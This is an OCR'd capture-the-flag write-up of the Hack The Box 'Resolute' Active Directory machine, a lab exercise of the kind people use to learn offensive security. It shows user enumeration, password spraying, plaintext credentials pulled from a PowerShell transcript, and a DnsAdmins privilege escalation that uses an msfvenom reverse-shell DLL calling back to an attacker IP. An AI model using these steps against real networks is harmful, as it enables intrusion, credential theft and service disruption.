
# Resolute




# Reconnaissance & Scanning

## Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.96.155
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 08:04 EDT
Nmap scan report for 10.129.96.155
Host is up (0.11s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49686/tcp open  unknown
49785/tcp open  unknown
```

## Version and Default scripts scan

```
# nmap -sCV -T4 -oN version 10.129.96.155 -p
53,88,135,139,389,4445,464,593,636,3268,3269,5985,9389,47001
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 08:06 EDT
Nmap scan report for 10.129.96.155
Host is up (0.11s latency).

PORT      STATE  SERVICE      VERSION
53/tcp    open   domain       Simple DNS Plus
88/tcp    open   kerberos-sec Microsoft Windows Kerberos (server time: 2023-08-27 12:13:35Z)
135/tcp   open   msrpc        Microsoft Windows RPC
139/tcp   open   netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open   ldap         Microsoft Windows Active Directory LDAP (Domain:
megabank.local, Site: Default-First-Site-Name)
445/tcp open  microsof0 Windows Server 2016 Standard 14393 microsoft-ds (workgroup:
MEGABANK)
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h27m03s, deviation: 4h02m32s, median: 7m01s
| smb2-time:
|   date: 2023-08-27T12:15:59
|_  start_date: 2023-08-27T12:06:02
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2023-08-27T05:16:02-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped
3268/tcp  open   ldap         Microsoft Windows Active Directory LDAP (Domain:
megabank.local, Site: Default-First-Site-Name)
3269/tcp  open   tcpwrapped
4445/tcp  closed upnotifyp
5985/tcp  open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open   mc-nmf       .NET Message Framing
```

```
47001/tcp open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
```

# Vulnerability assessment & Exploitation

With the scans we found the domain is `megabank.local`. Add it to `/etc/hosts`

```
127.0.0.1       localhost
127.0.1.1       kali.kali       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.96.155 megabank.local
```

In AD I always start enumerating the SMB port without credentials using `smbmap` and `smbclient`


```
# smbmap -H 10.129.96.155 -u guest -p ''
[!] Authentication error on 10.129.96.155

# smbmap -H 10.129.96.155
[+] IP: 10.129.96.155:445       Name: megabank.local

# smbclient -N -L //10.129.96.155/
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.96.155 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We can login without creds, but we cannot check anything. So I will try with rpcclient.

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
```

```
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
```

Enumerating users I found the credentials for the user marko.




I tried connecting to rpcclient, smb and winrm but no luck with that credentials. As last hope I tried password spraying and I found the credentials for melanie.

```
# crackmapexec winrm megabank.local -u usernames -p 'Welcome123!' --continue-on-success
SMB         megabank.local  5985   RESOLUTE         [*] Windows 10.0 Build 14393
(name:RESOLUTE) (domain:megabank.local)
HTTP        megabank.local  5985   RESOLUTE         [*] http://megabank.local:5985/wsman
WINRM       megabank.local  5985   RESOLUTE         [-]
megabank.local\administrator:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\guest:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\krbtgt:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-]
megabank.local\DefaultAccount:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\ryan:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\marko:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\sunita:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\abigail:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\marcus:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\sally:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\fred:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\angela:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\felicia:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\gustavo:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\ulf:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\stevie:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\claire:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\paulo:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\steve:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\annette:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\annika:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\per:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\claude:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [+] megabank.local\melanie:Welcome123!
(Pwn3d!)
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\zach:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\simon:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\naoki:Welcome123!
WINRM       megabank.local  5985   RESOLUTE         [-] megabank.local\:Welcome123!
```

I logged in with `evil-winrm` and the `user.txt` is in the desktop.

# Privilege Escalation

If we check in `C:\` we will find a directory called PSTranscripts.

```
*Evil-WinRM* PS C:\> get-childitem -force


    Directory: C:\


Mode                LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        8/28/2023   4:02 AM      402653184 pagefile.sys
```

If check the directory we will find a `.txt` file.

```
*Evil-WinRM* PS C:\> get-childitem C:\PSTranscripts -force -recurse


    Directory: C:\PSTranscripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        12/3/2019   6:45 AM                20191203


    Directory: C:\PSTranscripts\20191203


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732
PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

I opened the file and I discovered the credentials for the user ryan.

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> get-content
PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
....
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X:
\\fs01\backups ryan Serv3r4Admin4cc123!
....
```

We can enumerate the user to check it.

```
*Evil-WinRM* PS C:\> net user ryan
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/28/2023 4:54:01 AM
Password expires             Never
Password changeable          8/29/2023 4:54:01 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.
```

I did password spraying to smb and winrm to check if I had access with that password to any other user.

```
# crackmapexec winrm megabank.local -u usernames -p 'Serv3r4Admin4cc123!' --continue-on-
success | grep +
WINRM       megabank.local  5985   RESOLUTE         [+]
megabank.local\ryan:Serv3r4Admin4cc123! (Pwn3d!)

# crackmapexec smb megabank.local -u usernames -p 'Serv3r4Admin4cc123!' --continue-on-
success | grep +
WINRM       megabank.local  5985   RESOLUTE         [+]
megabank.local\ryan:Serv3r4Admin4cc123! (Pwn3d!)
```

We will login as ryan with `evil-winrm`

```
# evil-winrm -i megabank.local -u ryan -p 'Serv3r4Admin4cc123!'
```

In the desktop we find `note.txt` with the following content:

```
*Evil-WinRM* PS C:\Users\ryan\desktop> get-content note.txt
Email to team:
```

```
- due to change freeze, any system changes (apart from those to the administrator account)
will be automatically reverted within 1 minute
```

Checking the groups of the user I found 2 interesting groups.

```
*Evil-WinRM* PS C:\Users\ryan\desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

I found this blog about the privilege escalation with the group DnsAdmins. The attack vector consists of injecting a malicious DLL into the DNS process running as a System to escalate when the service restarts.

I will use msfvenom to create the payload. (Generating the dll with msfvenom will crash the DNS server. This is fine for a CTF, but for a real pentest this would be very bad.)

```
# msfvenom -p windows/x64/shell_reverse_tcp lhost=10.10.14.127 lport=443 -f dll -o shell.dll
```

The defender blocks uploading the file, so we will use a share and run the command from there.

Start a smbserver.

```
# smbserver share /home/shockp/htb/exploit -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

dnscmd is a tool which allows DNS admins to manage the DNS server

```
*Evil-WinRM* PS C:\Users\ryan\desktop> dnscmd 127.0.0.1 /config /serverlevelplugindll
\\10.10.14.127\share\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

restart the dns server

```
*Evil-WinRM* PS C:\Users\ryan\desktop> sc.exe stop dns
*Evil-WinRM* PS C:\Users\ryan\desktop> sc.exe start dns
```

We get the response from the smb server first and then we get the shell.

```
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*]
RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaa:8aa68c0876df8bb89adccb4cd2dcd49f:0101000000000000804c11
5eaad9d901c230eb562f20822700000000010010007000770006c004c00550056006500480003001000700077006c
004c00550056006500480002001000 6d00720072004d004200730043004a00040010006d00720072004d00420073
0043004a0007000800804c115eaad9d90106000400020000000800300030000000000000000000000000040000050
261261133c1779d7d2290bfd90cacbb97fdd1dec6ccfd0ed658e31f63de4e60a001000000000000000000000000000
000000000009002200630069006600730002f00310030002e00310030002e00310034002e003100320037000000000
0000000000
```

```
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.127] from (UNKNOWN) [10.129.96.155] 51352
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```